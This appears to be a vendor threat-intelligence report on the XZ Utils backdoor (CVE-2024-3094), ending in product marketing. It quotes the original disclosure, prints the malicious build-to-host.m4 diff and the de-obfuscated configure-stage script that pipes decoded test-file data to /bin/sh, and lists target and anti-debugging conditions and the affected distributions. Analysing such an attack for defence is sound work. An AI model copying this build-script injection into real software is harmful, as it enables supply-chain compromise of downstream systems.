


ThreatMon

XZ Utils Backdoor

CVE-2024-3094

CONTENTS

XZ Utils Backdoor and What You Need to Know

What is XZ Utils Backdoor?

The discovery of the XZ Backdoor vulnerability has shaken the cybersecurity community, revealing a serious breach with significant implications for the security of open-source software. This troubling discovery began with seemingly harmless contributions to the widely-used compression tool, XZ Utils. Over time, a malicious actor, posing as a trusted contributor named Jia Tan (JiaT75), gained control and inserted a backdoor into versions 5.6.0 and 5.6.1 of the XZ Utils package. This backdoor, known as CVE-2024-3094, allows unauthorized access to systems running these compromised versions, posing a serious threat to affected systems.

The impact of this breach is widespread, as XZ Utils is used by many Linux distributions, including popular ones like Red Hat and Debian. The essence of the exploit lies in the secret insertion of the backdoor into XZ Utils versions 5.6.0 and 5.6.1, exploiting vulnerabilities within the OpenSSH server (SSHD). By manipulating SSHD's decryption routines, the backdoor lets specific attackers, armed with a specific private key, inject and execute commands via SSH before authentication. This hidden capability gives attackers full access to compromised systems, allowing them to steal data, run malicious commands, or launch further attacks.

The accidental discovery of the XZ Backdoor vulnerability on March 29, 2024, by developer Andres Freund highlights the need for strong security practices and careful oversight in the open-source community. This incident underscores the risks of software supply chain compromises, where attackers exploit trust to compromise critical components of digital infrastructure. In response, the Cybersecurity and Infrastructure Security Agency (CISA) has issued an alert, urging affected organizations to take immediate action to mitigate the threat. As cybersecurity threats evolve, proactive measures to protect widely-used software libraries are essential for defending against emerging risks and preserving digital resilience.

XZ Utils Package: An Advanced Attack Analysis

Malicious Code Injection
Attackers injected malicious code into the XZ Utils package's build process using an 'm4' macro, carefully blending it with legitimate code to avoid detection.

Concealment in Configure Script
The injected code subtly modified the 'configure' script, disguising the presence of the backdoor among legitimate configuration settings.

Compiler Flags Manipulation
Attackers manipulated compiler flags within the 'configure' script, further obscuring the malicious code by embedding binary bytes in comments and introducing Linux-specific checks.


Utilization of Testing Infrastructures
By leveraging trusted testing infrastructures, attackers embedded the backdoor within routine testing procedures, exploiting the inherent trust associated with these processes to evade suspicion.

Complex Data Processing
Intricate data processing techniques were employed to execute malicious commands within the compromised XZ Utils package, including decoding data streams and executing payloads to establish unauthorized access to vulnerable systems.

Sophisticated Obfuscation
Perpetrators used advanced obfuscation techniques to conceal their activities, seamlessly integrating the malicious code into normal execution flows and leveraging standard command-line tools for obfuscation.

Final Backdoor Implementation
The attack culminated in the integration of a concealed backdoor within the compromised XZ Utils package, deeply embedded within the build process. This backdoor facilitated unauthorized access to systems running the compromised versions, posing a significant security risk.

Timeline of the XZ Attack



Discovery

On 29 March 2024, Andres Freund discovered a backdoor by chance during routine performance tests. Freund noticed a lot of CPU usage in the sshd process and investigated further, which eventually led to the detection of malicious code.

```
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.


== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:
```

```
== Affected Systems ==

The attached de-obfuscated script is invoked first after configure, where it
decides whether to modify the build process to inject the code.

These conditions include targeting only x86-64 linux:
    if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) && (echo "$build" | grep -Eq "linux-gnu$" > /dev/null 2>&1);then

Building with gcc and the gnu linker
    if test "x$GCC" != 'xyes' > /dev/null 2>&1;then
    exit 0
    fi
    if test "x$CC" != 'xgcc' > /dev/null 2>&1;then
    exit 0
    fi
    LDv=$LD" -v"
    if ! $LDv 2>&1 | grep -qs 'GNU ld' > /dev/null 2>&1;then
    exit 0

Running as part of a debian or RPM package build:
    if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" = "xx86_64";then
```

```
== Impact on sshd ==

The prior section explains that RSA_public_decrypt@....plt was redirected to
point into the backdoor code. The trace I was analyzing indeed shows that
during a pubkey login the exploit code is invoked:

        sshd 1736357 [010] 714318.734008:          1  branches:uH:      5555555ded8c ssh_rsa_verify+0x49c (/usr/sbin/sshd) =>      5555555612d0 RSA_public_decrypt@...+0x0 (/usr/sbin/sshd)

The backdoor then calls back into libcrypto, presumably to perform normal authentication

        sshd 1736357 [010] 714318.734009:          1  branches:uH:      7ffff7c137cd [unknown] (/usr/lib/x86_64-linux-gnu/liblzma.so.5.6.0) =>      7ffff792a2b0 RSA_get0_key+0x0 (/usr/lib/x86_64-linux-
gnu/libcrypto.so.3)


I have not yet analyzed precisely what is being checked for in the injected
code, to allow unauthorized access. Since this is running in a
pre-authentication context, it seems likely to allow some form of access or
other form of remote code execution.

I'd upgrade any potentially vulnerable system ASAP.
```

Proof of Concept (PoC) for CVE-2024-3094

First, the attack starts with the attacker adding **m4/build-to-host.m4**, a support library in the **xz-5.6.0** and **xz-5.6.1** distributions. . Compared to the standard build-to-host.m4, there are differences with the library added by the attacker.

```
diff --git a/build-to-host.m4 b/build-to-host.m4
index ad22a0a..d5ec315 100644
--- a/build-to-host.m4
+++ b/build-to-host.m4
@@ -1,5 +1,5 @@
-# build-to-host.m4 serial 3
-dnl Copyright (C) 2023 Free Software Foundation, Inc.
+# build-to-host.m4 serial 30
+dnl Copyright (C) 2023-2024 Free Software Foundation, Inc.
 dnl This file is free software; the Free Software Foundation
 dnl gives unlimited permission to copy and/or distribute it,
 dnl with or without modifications, as long as this notice is preserved.
@@ -37,6 +37,7 @@ AC_DEFUN([gl_BUILD_TO_HOST],


   dnl Define somedir_c.
   gl_final_[$1]="$[$1]"
+  gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
   dnl Translate it from build syntax to host syntax.
   case "$build_os" in
     cygwin*)
@@ -58,14 +59,40 @@ AC_DEFUN([gl_BUILD_TO_HOST],
   if test "$[$1]_c_make" = '\"'"${gl_final_[$1]}"'\"'; then
     [$1]_c_make='\"$([$1])\"'
   fi
+  if test "x$gl_am_configmake" != "x"; then
+    gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
+  else
+    gl_[$1]_config=&rdquo;
+  fi
+  _LT_TAGDECL([], [gl_path_map], [2])dnl
+  _LT_TAGDECL([], [gl_[$1]_prefix], [2])dnl
+  _LT_TAGDECL([], [gl_am_configmake], [2])dnl
+  _LT_TAGDECL([], [[$1]_c_make], [2])dnl
+  _LT_TAGDECL([], [gl_[$1]_config], [2])dnl
   AC_SUBST([$1_c_make])
+
+  dnl If the host conversion code has been placed in $gl_config_gt,
+  dnl instead of duplicating it all over again into config.status,
+  dnl then we will have config.status run $gl_config_gt later, so it
+  dnl needs to know what name is stored there:
+  AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
 ])


 dnl Some initializations for gl_BUILD_TO_HOST.
```

Figure 1- Differences between standart build-to-host.m4 library and modified library

As part of the build process XZ injects a complex script into the Build-to-Host.m4 script to be executed at the end of the configure script. This script is responsible for creating MakeFiles for xz-utils and liblzma.

```
gl_[$1]config='sed "r\n" $gl_am_configmake | eval $gl_path_map | $gl[$1]_prefix -d 2>/dev/null'
```

```
dnl If the host conversion code has been placed in $gl_config_gt,
dnl instead of duplicating it all over again into config.status,
dnl then we will have config.status run $gl_config_gt later, so it
dnl needs to know what name is stored there:
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```

If the "eval \$gl_[$1]_config" command is executed in the xz 5.6.0 repo, the following output is obtained:

```
####Hello####
#��Z�.hj�
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +724)";
(xz -dc $srcdir/tests/files/good-large_compressed.lzma|
    eval $i|tail -c +31265|
    tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377")|
    xz -F raw --lzma1 -dc|/bin/sh
####World####
```

Obfuscated script, primarily targeting x86-64 Linux systems, aims to manipulate the MakeFile of liblzma during Debian or RPM package builds. The objective is to alter the symbol resolution process, particularly redirecting RSA_public_decrypt@....pl symbol to a malicious backdoor code. Upon SSH public key authentication in sshd, the attacker's code is triggered when RSA_public_decrypt@....pl function is invoked. The code extracts a payload from the public key, performs verification and signature checks, then transfers the payload to libc's system() function for execution, resulting in remote code execution (RCE) rather than authentication bypass.

During the compilation process, the complex code running in the configure script installs the backdoor if certain conditions are given.

The targeted operating system must be x86-64 Linux. If this condition is not given, the backdoor will not be installed.

```
if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) && (echo "$build" | grep -
Eq "linux-gnu$" > /dev/null 2>&1); then
```

The XZ build process must be part of the Debian or RPM package build.

```
if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" = "xx86_64"; then
```

In addition to these, several runtime requirements for the exploit have been observed:

- The TERM environment variable must not be set - this variable is set in the SSH client and server communication after the authentication process has begun, and therefore if it isn't set then this means the process hasn't started yet, which is precisely the stage that the exploit targets.
- The path to the currently running binary, argv[0], needs to be /usr/sbin/sshd - this means the malicious code will only run when sshd uses the libzlma library. It won't be relevant when other binaries use the infected liblzma library.
- The environment variables LD_DEBUG and LD_PROFILE must not be set - to avoid exposing the process of symbol resolution interference and other linker/loader manipulations.
- The LANG environment variable must be set - as sshd always sets LANG.
- The exploit detect whether debugging tools such as rr and gdb are being used and if so it doesn't run - a classic anti-debugging technique.

What distributions are affected by CVE-2024-3094?

Distribution	Affected Branches	Affected Packages	Mitigation
Fedora	40, 41, Rawhide (active development)	xz-5.6.0-* xz-5.6.1-*	Fedora 40 – Update to latest version (5.4.x). Fedora 41 & Rawhide – Stop using immediately.
Debian	testing, unstable (sid), experimental	xz-utils 5.5.1alpha-0.1 (uploaded on 2024-02-01), up to and including 5.6.1-1	Update to latest version (5.6.1+really5.4.5-1)
Alpine	Edge (active development)	xz 5.6.1-r0, 5.6.1-r1	Update to latest version (5.6.1+really5.4.5-1)
Kali	N/A	xz-utils 5.6.0-0.2 (Kali installations updated between March 26th to March 29th)	Update to latest version (5.6.1+really5.4.5-1)
OpenSUSE	Tumbleweed	xz-5.6.0, xz-5.6.1	Update to latest version (5.6.1.revertto5.4)
Arch Linux	N/A	xz 5.6.0-1	Update to latest version (5.6.1-2)

Uncover the Advantages of the ThreatMon's Module Offerings

ThreatMon Advanced Threat Intelligence Platform combines Threat Intelligence, External Attack Surface Management, and Digital Risk Protection. ThreatMon identifies the distinctive nature of each business and provides bespoke solutions that cater to its specific needs.

Features at a Glance

Attack Surface Management

- Digital Asset Detection & Continuous Monitoring
- Vulnerable Asset Intelligence
- Real-time Dashboards
- ThreatMon Asset Risk Scoring
- Mobile Application Security Intelligence
- DDoS Intelligence
- SSL Security Monitoring
- Passive Vulnerability Scan
- Continuous Pentest
- Customized Alarm & Notification

Threat Intelligence

- AI/ML-based Threat Intelligence
- Threat Hunting
- Threat Activity Alerts
- Customer API Integration
- Vulnerability Intelligence
- Darkweb Intelligence
- Security News
- Threat Reports
- APT MITRE ATT&CK and Graph Threat Feeds
- Threat Feed/IOCs Integration

Digital Risk Protection

- VIP Protection
- Social Media Monitoring
- Security Posture Card
- Phishing/Impersonating Domain Monitoring
- Integrated Takedown
- Critical Data Breach Monitoring
- Reputation Tracking
- Deep/Darkweb Asset Monitoring
- Github/Gitlab Intelligence
- Social Media Intelligence

Uncover the Advantages of the ThreatMon's Module Offerings

Extensive Integrations
Leverage extensive integrations that align seamlessly with all your security programs, third-party security tools, and external repositories.

Advanced Intelligence Platform
Empower your organization with ThreatMon's broad intelligence platform, enabling in-depth analysis of intelligence data and accurate prediction of threats for more effective security measures.

All-in-One Platform
View and manage security threats on your assets or in the outside world that could affect your company in one place.

Real-time Dashboard
View all threats that may directly or indirectly affect your organization and new emerging threats in real time with their analysis.

AI-ML based Intelligence
Inform your organization about future threats in advance with threat detection methods trained with Artificial Intelligence and Machine Learning models.

%100 Cloud
Get higher availability and flexibility by eliminating the dependency on physical servers.

Custom API Integration
Provide high-level security by easily integrating with other security products with an API personalised to your needs.

Advance Automation
Get instant notifications with Advanced Automation capabilities to effectively detect security threats and issues with minimal false/positives.